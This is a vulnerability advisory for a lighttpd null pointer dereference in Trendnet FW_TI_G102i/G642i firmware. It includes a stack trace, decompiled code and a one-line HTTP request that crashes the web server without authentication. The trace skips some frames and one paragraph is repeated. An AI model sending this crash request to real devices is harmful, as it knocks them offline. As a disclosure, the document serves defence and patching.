Trendnet FW_TI_G102i_v1_1.0.8.S0_, FW_TI_G642i_v1_1.0.7.S0_ Local (LAN) Denial of Service Vulnerability, without Authentication

Basic Info

Vendor: Trendnet
Device: FW_TI_G102i, FW_TI_G642i
Version: FW_TI_G102i_v1_1.0.8.S0_, FW_TI_G642i_v1_1.0.7.S0_
Vulnerability Impact: Denial of Service
Vulnerability Type:Null Pointer dereference
Is authentication required: No

Vulnerability description

We discovered a null pointer reference vulnerability that can directly cause a web server in a remote device to crash without authentication, leading to a denial of service attack.

The vulnerability occurs in the `/usr/sbin/lighttpd` binary. When `httpd`receives a carefully constructed HTTP request, it will crash and exit due to a null pointer reference.

We discovered a null pointer reference vulnerability in the `/usr/sbin/lighttpd` binary that can crash a web server on a remote device without requiring authentication, resulting in a denial of service attack. The server crashes and exits when the program receives a specially crafted HTTP request.

The stack trace when the vulnerability is triggered is as follows:

poc:

```
"#0 buffer_init()",
 "#1 connection_init()",
 "#2 chunkqueue_init()",
 "#3 chunkqueue_set_tempdirs()",
 "#4 array_init()",
 "#5 config_setup_connection()",
 "#6 buffer_copy_string_buffer()",
 "#7 buffer_reset()",
 "#8 connection_accept()",
 "#9 connection_reset()",
 "#10 plugins_call_connection_reset()",
 "#11 array_reset()",
 "#12 chunkqueue_reset()",
 "#13 chunkqueue_remove_finished_chunks()",
```

"#14 fdevent_register()",
"#15 connection_set_state()",
"#16 inet_ntop_cache_get_ip()",
"#17 .inet_ntoa()",
"#18 buffer_copy_string()",
"#19 buffer_prepare_copy()",
"#20 .getsockname()",
"#21 .fprintf()",
"#22 fdevent_fcntl_set()",
"#23 sub_40CA50()",
"#24 connection_state_machine()",
"#25 sub_40A014()",
"#26 .ioctl()",
"#27 chunkqueue_get_append_buffer()",
"#28 sub_41A4C0()",
"#29 sub_41A5B4()",
"#30 .read()",
"#35 main()",
"#36 fdevent_poll()",
"#37 sub_422814()",
"#38 fdevent_event_next_fdndx()",
"#39 fdevent_event_get_revent()",
"#40 fdevent_event_get_fd()",
"#41 fdevent_get_handler()",
"#42 fdevent_get_context()",
"#43 sub_40AC74()",
"#44 joblist_append()",
"#45 buffer_append_string_buffer()",
"#46 buffer_append_string_len()",
"#47 buffer_prepare_append()",
"#48 http_request_parse()",
"#49 buffer_copy_string_len()",
"#50 get_http_method_key()",
"#51 keyvalue_get_key()",
"#52 http_response_prepare()",
"#53 .nvram_bufget()",
"#54 .atoi()",
"#55 .strstr()",
"#56 config_cond_cache_reset()",
"#57 config_cond_cache_reset_item()",
"#58 config_patch_connection()",
"#59 config_check_cond()",
"#60 plugins_call_handle_uri_raw()"
"#61 array_get_element()",
"#62 sub_41F7F8()",
"#63 array_get_element_klen()"

The vulnerability occurs in the function sequence `plugins_call_handle_uri_raw()` -> `array_get_element()`-> `sub_41F7F8()`. The program attempts to read the URI from the first line of the HTTP request. However, when encountering a malformed packet, specifically when the HTTP request does not include any URI, a null pointer dereference occurs in this part of the code, causing the program to crash.

```
1 int __fastcall plugins_call_handle_uri_raw(int a1, int a2)
2 {
3   int v3; // [sp+28h] [-18h]
4   unsigned int i; // [sp+2Ch] [-14h]
5   int v5; // [sp+30h] [-10h]
6   unsigned int v6; // [sp+34h] [-Ch]
7
8   v3 = *(_DWORD *)(*(_DWORD *)(a1 + 40) + 8);
9   if ( !v3 )
10    return 1;
11  for ( i = 0; ; ++i )
12  {
13    if ( i >= *(_DWORD *)(a1 + 32) || !*(_DWORD *)(4 * i + v3) )
14      return 1;
15    v5 = *(_DWORD *)(4 * i + v3);
16    v6 = (*(int (__fastcall **)(int, int, _DWORD))(v5 + 36))(a1, a2, *(_DWORD *)(v5 + 88));
17    if ( v6 != 1 )
18      break;
19  }
20  if ( v6 && v6 < 7 )
21    return v6;
22  log_error_write(a1, "plugin.c", 332, "sbs", "PLUGIN_FUNC_HANDLE_URI_RAW", *(_DWORD *)(v5 + 4), "unknown state");
23  return 5;
24 }
```

call array_get_element_klen()

```
1 int __fastcall array_get_element_klen(_DWORD *a1, int a2, int a3)
2 {
3   int v4; // [sp+18h] [-8h]
4   int v5; // [sp+1Ch] [-4h]
5
6   if ( !a2 )
7     log_failed_assert("array.c", 141, "assertion failed: NULL != key");
8   v4 = sub_45596C(a1, a2, a3, 0);
9   if ( v4 == -1 )
10    v5 = 0;
11  else
12    v5 = *(_DWORD *)(4 * v4 + *a1);
13  return v5;
14 }
```

v4 is null pointer

```
1 int __fastcall sub_45596C(_DWORD *a1, int a2, int a3, unsigned int *a4)
2 {
3   int v4; // $v0
4   unsigned int v6; // [sp+18h] [-20h]
5   signed int v7; // [sp+1Ch] [-1Ch]
6   unsigned int v8; // [sp+20h] [-18h]
7   _DWORD *v9; // [sp+24h] [-14h]
8   int v11; // [sp+30h] [-8h]
9
10  v6 = 0;
11  v7 = a1[2];
12  if ( v7 < 0 )
13    log_failed_assert("array.c", 114, "assertion failed: upper <= SSIZE_MAX");
14  while ( v6 != v7 )
15  {
16    v8 = (v6 + v7) >> 1;
17    v9 = **(_DWORD ***)(4 * *(_DWORD *)(4 * v8 + a1[1]) + *a1);
18    v11 = sub_455BB4(v9);
19    if ( v9 )
20      v4 = sub_4558C0(a2, a3, *v9, v11);
21    else
22      v4 = sub_4558C0(a2, a3, 0, v11);
23    if ( !v4 )
24    {
25      if ( a4 )
26        *a4 = v8;
27      return *(_DWORD *)(4 * v8 + a1[1]);
28    }
29    if ( v4 >= 0 )
30      v6 = v8 + 1;
31    else
32      v7 = (v6 + v7) >> 1;
33  }
34  if ( a4 )
35    *a4 = v6;
36  return -1;
37 }
```

PoC

We've attached 1 PoC that triggers the vulnerability. We also provided a minimized PoC that can trigger the vulnerability to help verify the issue and identify the root cause.

PoC:


PoC1:
https://drive.google.com/file/d/1irEQCJRvcJbh1PdPbk0PRwJB8-fc5mYR/view?usp=sharing

```
(base) → crash cat -A 529788701820059737
GET HNAP HTTP/1.0^M$
^M$
```


Result

When `/bin/lighttpd`, the web server, is started, sending any of the above PoCs will cause the program to crash and quit.

Fitst, running the binary with QEMU.



Second, send the PoC to the web server's listening address using netcat.



Third, check if the program has crashed. (In this example, the program crashes and generates a core dump file, but there is no output message.)